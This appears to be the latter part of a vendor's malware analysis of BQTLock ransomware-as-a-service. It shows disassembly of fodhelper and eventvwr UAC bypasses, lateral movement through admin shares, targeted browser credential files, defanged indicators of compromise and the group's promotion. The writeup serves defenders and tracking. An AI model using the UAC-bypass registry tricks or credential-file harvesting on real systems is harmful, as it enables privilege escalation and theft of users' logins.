.text:000000014001B1C0 48 8B 8C 24 F0 00 00 00       mov     rcx, [rsp+358h+phkResult]       ; hKey
.text:000000014001B1C8 48 8B 3D 09 9D 7F 00          mov     rdi, cs:RegSetValueExA
.text:000000014001B1CF 41 B9 01 00 00 00             mov     r9d, 1                          ; dwType
.text:000000014001B1D5 89 44 24 28                   mov     [rsp+358h+nSubAuthority3], eax  ; cbData
.text:000000014001B1D9 FF D7                         call    rdi ; RegSetValueExA
.text:000000014001B1D9
.text:000000014001B1DB 48 8D 05 E7 C3 5E 00          lea     rax, Data
.text:000000014001B1E2 41 B9 01 00 00 00             mov     r9d, 1                          ; dwType
.text:000000014001B1E8 45 31 C0                      xor     r8d, r8d                        ; Reserved
.text:000000014001B1EB C7 44 24 28 01 00 00 00       mov     [rsp+358h+nSubAuthority3], 1    ; cbData
.text:000000014001B1F3 48 89 44 24 20                mov     qword ptr [rsp+358h+nSubAuthority2], rax ; lpData
.text:000000014001B1F8 48 8B 8C 24 F0 00 00 00       mov     rcx, [rsp+358h+phkResult]       ; hKey
.text:000000014001B200 48 8D 15 A1 DF 5E 00          lea     rdx, aDelegateexecut            ; "DelegateExecute"
.text:000000014001B207 FF D7                         call    rdi ; RegSetValueExA
.text:000000014001B207
.text:000000014001B209 48 8B 8C 24 F0 00 00 00       mov     rcx, [rsp+358h+phkResult]       ; hKey
.text:000000014001B211 FF 15 A1 9C 7F 00             call    cs:RegCloseKey
.text:000000014001B211
.text:000000014001B217 C7 44 24 28 00 00 00 00       mov     [rsp+358h+nSubAuthority3], 0    ; nShowCmd
.text:000000014001B21F 45 31 C9                      xor     r9d, r9d                        ; lpParameters
.text:000000014001B222 4C 8D 05 8F DF 5E 00          lea     r8, File                        ; "fodhelper.exe"
.text:000000014001B229 31 C9                         xor     ecx, ecx                        ; hwnd
.text:000000014001B22B 48 C7 44 24 20 00 00 00 00    mov     qword ptr [rsp+358h+nSubAuthority2], 0 ; lpDirectory
.text:000000014001B234 48 8D 15 01 C3 5E 00          lea     rdx, Operation                  ; "open"
.text:000000014001B23B FF 15 DF A7 7F 00             call    cs:ShellExecuteA
.text:000000014001B23B
.text:000000014001B241 B9 E8 03 00 00                mov     ecx, 3E8h                       ; dwMilliseconds
.text:000000014001B246 FF 15 D4 A1 7F 00             call    cs:__imp_Sleep
.text:000000014001B246
.text:000000014001B24C 48 8D 15 73 DF 5E 00          lea     rdx, aSoftwareClasse_0          ; "Software\\Classes\\ms-settings"
.text:000000014001B253 48 C7 C1 01 00 00 80          mov     rcx, 0FFFFFFFF80000001h         ; hKey
.text:000000014001B25A FF 15 68 9C 7F 00             call    cs:RegDeleteTreeA
.text:000000014001B25A
.text:000000014001B260 48 8D 15 16 C3 5E 00          lea     rdx, aSuccess                   ; "SUCCESS"
```

Figure 24: UAC bypass by fodhelper.exe

```
FF 15 19 9A 7F 00             call    cs:RegSetValueExA

48 8B 8C 24 F0 00 00 00       mov     rcx, [rsp+358h+phkResult]       ; hKey
FF 15 EB 99 7F 00             call    cs:RegCloseKey

C7 44 24 28 00 00 00 00       mov     [rsp+358h+nSubAuthority3], 0    ; nShowCmd
45 31 C9                      xor     r9d, r9d                        ; lpParameters
4C 8D 05 8D DD 5E 00          lea     r8, aEventvwrExe                ; "eventvwr.exe"
31 C9                         xor     ecx, ecx                        ; hwnd
48 C7 44 24 20 00 00 00 00    mov     qword ptr [rsp+358h+nSubAuthority2], 0 ; lpDirectory
48 8D 15 4B C0 5E 00          lea     rdx, Operation                  ; "open"
FF 15 29 A5 7F 00             call    cs:ShellExecuteA

B9 E8 03 00 00                mov     ecx, 3E8h                       ; dwMilliseconds
FF 15 1E 9F 7F 00             call    cs:__imp_Sleep

48 8D 15 70 DD 5E 00          lea     rdx, aSoftwareClasse_2          ; "Software\\Classes\\mscfile"
48 C7 C1 01 00 00 80          mov     rcx, 0FFFFFFFF80000001h         ; hKey
FF 15 B2 99 7F 00             call    cs:RegDeleteTreeA

48 8D 15 60 C0 5E 00          lea     rdx, aSuccess                   ; "SUCCESS"
48 89 D9                      mov     rcx, rbx
E8 8B 61 FE FF                call    sub_1400016B0

48 8D 15 66 DD 5E 00          lea     rdx, aEventvwrUacByp            ; "eventvwr UAC bypass executed."
```

Figure 25: UAC bypass by eventvwr.exe

All hardware-related information is gathered via Windows Management Instrumentation (WMI), which queries the system for details such as motherboard serial numbers, hardware configurations, and other identifiers.

For self-deletion, it uses a batch script to remove its executable after execution and attempts to *clear event logs* to erase forensic evidence.

For lateral movement, the malware self-copies as *bqtpayload.exe* into the *%TEMP%* directory on the target system and executes it from there.

```
.text:000000014000A293 41 B8 20 00 00 00             mov     r8d, 20h ; ' '
.text:000000014000A299 48 8D 15 70 DA 5F 00          lea     rdx, aCWindowsTempBq_2          ; "\\C$\\Windows\\Temp\\bqt_payload.exe"
.text:000000014000A2A0 48 8D 8C 24 40 02 00 00       lea     rcx, [rsp+2A8h+var_68]
.text:000000014000A2A8 E8 E3 2A 5A 00                call    sub_1405ACD90
.text:000000014000A2A8
.text:000000014000A2AD 48 8D 94 24 30 01 00 00       lea     rdx, [rsp+2A8h+var_178]
.text:000000014000A2B5 48 89 94 24 20 01 00 00       mov     [rsp+2A8h+lpNewFileName], rdx
.text:000000014000A2BD 48 8B 08                      mov     rcx, [rax]
.text:000000014000A2C0 48 89 54 24 70                mov     [rsp+2A8h+var_238], rdx
.text:000000014000A2C5 48 8D 50 10                   lea     rdx, [rax+10h]
.text:000000014000A2C9 48 39 D1                      cmp     rcx, rdx
.text:000000014000A2CC 0F 84 F6 10 00 00             jz      loc_14000B3C8
```

Figure 26: Lateral movement path

The updated variant introduces a credential-stealing capability, specifically targeting stored login data from widely used browsers like Google Chrome, Mozilla Firefox, Microsoft Edge, Opera, and Brave. It harvests credentials by accessing the respective storage locations of each browser. For Chromium-based browsers, this includes paths such as '*AppData\Local\<Browser>\User Data\Default\Login Data*'. For Firefox, it extracts credentials from '*AppData\Roaming\Mozilla\Firefox\Profiles\logins.json*' and retrieves the corresponding decryption key from '*key4.db*' to unlock the stored login details.

```
aChrome db 'Chrome',0
aGoogle db 'Google',0
aEdge db 'Edge',0
aMicrosoft db 'Microsoft',0
aBraveBrowser db 'Brave-Browser',0
aBravesoftware db 'BraveSoftware',0
aOperaStable db 'Opera Stable',0
aOperaSoftware db 'Opera Software',0
aVivaldi db 'Vivaldi',0
aYandexbrowser db 'YandexBrowser',0
aYandex db 'Yandex',0
aProfiles db 'Profiles',0
aFirefox db 'Firefox',0
aMozilla db 'Mozilla',0
```

Figure 27: List of browsers to collect passwords

The updated variant retains its previous functionality with extra obfuscation such as wallpaper and icon manipulation, terminating security processes, privilege escalation, Process hollowing for stealthy payload execution, creating scheduled tasks for persistence, Encrypting mechanisms, and other core malicious behaviors, while expanding its capabilities with new features like credential theft and enhanced anti-analysis techniques and Privilege escalation by UAC-bypass.

A recent tweet showcases the BQTLock Ransomware Builder V4, highlighting numerous customizable options that allow threat actors to build ransomware according to their preferences.




Figure 28: BQTLock Ransomware Builder

Questionable claims on BQTLock

ZeroDayX markets BQTLock as a **FUD (Fully Undetectable)** ransomware, claiming it is undetected by all AVs. However, the sample distributed was a **corrupted** ISO file, which appears non-functional. Moreover, the file was only submitted to VT once, and that submission came from **Lebanon,** which strongly indicates it was uploaded by the developer or someone closely affiliated. This raises doubts about the legitimacy of the FUD claims and highlights the possibility that the promotion is **exaggerated** or **deceptive**.




Figure 29: Misleading VT FUD

Further Updates

From posts on X, it's clear that the ransomware is still being actively promoted and updated. Recently, the RaaS developers announced that version 4 is live. However, they also stated that future updates have been discontinued. In less than a month, they claimed to have updated four versions and then stopped the updates. This raises questions about whether this is a genuine halt, a rebranding attempt, or simply another ploy to create urgency among buyers. Recently, their Telegram channel got blocked, and as a gesture of goodwill, they offered their services free of cost for the next 3 days on their new Telegram channel. Also released a new tool called '**BAQIYAT.osint**', which seems like a platform for keyword searching of stolen information at a fee.




Figure 30: Promotions on Telegram

This emphasizes how the group is treating the ransomware more like a commercial product than a long-term criminal operation.

With the increasing risk of ransomware attacks, it's important to take steps to protect your data. Using a reliable security solution like K7 Total Security and keeping it updated is crucial to defend against these threats.

IOCs

Hash	Detection Name
4E7434AC13001FE55474573AA5E9379D	Ransomware (005a7a3d1)
7170292337A894CE9A58F5B2176DFEFC	Ransomware (005a7a3d1)

Ransomware Site	hxxp[:]//yywhylvqeqynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid[.]onion
X	hxxps[:]//x[.]com/Zerodayx1
Telegram	hxxps[:]//t[.]me/BQTlock hxxps[:]//t[.]me/Fuch0u hxxps://t[.]me/BQTnet hxxps://t[.]me/BQTlock_raas
Crypto Wallet	89RQN2EUmiX6vL7nTv3viqUAgbDpN4ab329zPCEgbceQJuS233uye4eXtYk3MXAtVoKNMmzgVrxXphLZbJPte
Mail	BQTlock@tutamail.com

References

- https://x.com/fbgwls245/status/1945132598520328336
- https://x.com/zerodayx1/status/1947757513778024888
- https://x.com/zerodayx1/status/1945911541989085278

- https://x.com/Cyberknow20/status/1939969889466228984
- https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/bqtlock
- https://cybershafarat[.]com/2025/07/11/launch-of-our-cyber-tool-baqiyatlock-bqtlock-ransomware/
- https://www.resecurity.com/blog/article/iran-linked-threat-actors-leak-visitors-and-athletes-data-from-saudi-games
- https://x.com/zerodayx1/status/1956124336630145260
- https://x.com/abdul__alamri/status/1949468133309178050
